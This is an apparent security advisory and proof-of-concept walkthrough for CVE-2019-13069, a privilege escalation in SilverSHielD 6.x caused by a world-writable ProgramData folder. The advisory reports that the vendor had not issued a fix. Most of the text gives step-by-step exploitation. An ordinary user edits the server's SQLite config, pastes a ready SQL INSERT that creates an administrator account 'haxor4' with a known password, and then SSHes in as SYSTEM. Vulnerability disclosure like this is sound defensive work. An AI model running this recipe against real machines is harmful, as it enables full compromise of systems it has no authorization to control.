Background

CVE-2019-13069

Discovered by Ian Bredemeyer

External reference: https://www.fobz.net/adv/ag47ex/info.html

Silvershield software from extenua: https://www.extenua.com/silvershield

Disclosure: 31 Jul 2019. No fix update has been provided by vendor after 230 days

Description


Inadequate file security on “ProgramData” folder for SilverSHielD 6.x leads to local privilege escalation and full system compromise.

SilverSHielD:

According to the vendor : “Silversheild is a secure, fast, and easy to use Microsoft windows ssh and sftp server”

Vulnerability


SilverShield 6.x fails to adequately secure the folder “c:\ProgramData\SilverShield”. The folder is open for “Full control” for “Everyone”. This also appears to also be the case for earlier versions checked.



This can be leveraged to abuse the software and escalate any local access account (including normal users and Guest accounts) to SYSTEM access (full system compromise).


Exploitation process.

Logon as normal user to a system which has SilverShield installed. . Guest also works if you can get on as that. Check you're access level. I've created "usertest" which is a member of "users" group only.




Start up SQLiteDatabaseBrowserPortable. You can download portable version from here (https://sqlitebrowser.org/). Get it on the machine via disk, download, whatever it takes.


Note: Some versions of portable sqlitebrowser may have issues… the version I used was: (https://github.com/sqlitebrowser/sqlitebrowser/releases/download/v3.10.1/SQLiteDatabaseBrowserPortable_3.10.1_English.paf.exe)



Use “File -> Open Database”



Open the file: c:\ProgramData\SilverShield\SilverShield.config.sqlite




Navigate to the "Execute SQL" tab. Paste in this text below… Note: Silvershield uses a salted MD5 hash algorithm. The code below creates a user "haxor4", password "letmein99" directly into the database.

```
INSERT INTO USERS
(CUSERID, VCUSERNAME, CSALT,
CPASSWORD, VCHOMEDIR, BGETFILE,
BPUTFILE, BDELFILE, BMODFILE,
BRENFILE, BLISTDIR, BMAKEDIR,
BDELDIR, BRENDIR, IAUTHTYPES,
BAUTHALL, BALLOWSSH, BALLOWSFTP,
BALLOWFWD, BALLOWDAV, IACCOUNTSTATUS,
BAUTODISABLE, DTAUTODISABLE, BWINPASSWD, BISADMIN)
VALUES
("{11112222-3333-4444-5555666677778888}","haxor4",
"11112222","334693d2da023516a022f48f72904847",
"c:\",1,1,1,1,1,1,1,1,20,0,1,0,0,0,0,0,
-700000.0, 0, 1);
COMMIT;
```

Press the “Run” button.


Now choose “File -> Exit”. You will get challenged to save… click YES




Note: At this point, you can logon the SilverShield management console as “haxor4” using password: “letmein99” and do as you wish. Or continue on for SYSTEM compromise.

Download PuttyPortable, or some other SSH client. You can also SSH from another box if you like.


(https://portableapps.com/apps/internet/putty_portable)



SSH back into the local machine (localhost if using PuttyPortable).



You may have to accept the SSH key. Click “Yes”




Logon.

Username: haxor4

Password: letmein99

Note: The prompt may be slow, and not echo commands back correctly. But they still work.



We are SYSTEM. Game over. You can now do anything on the machine…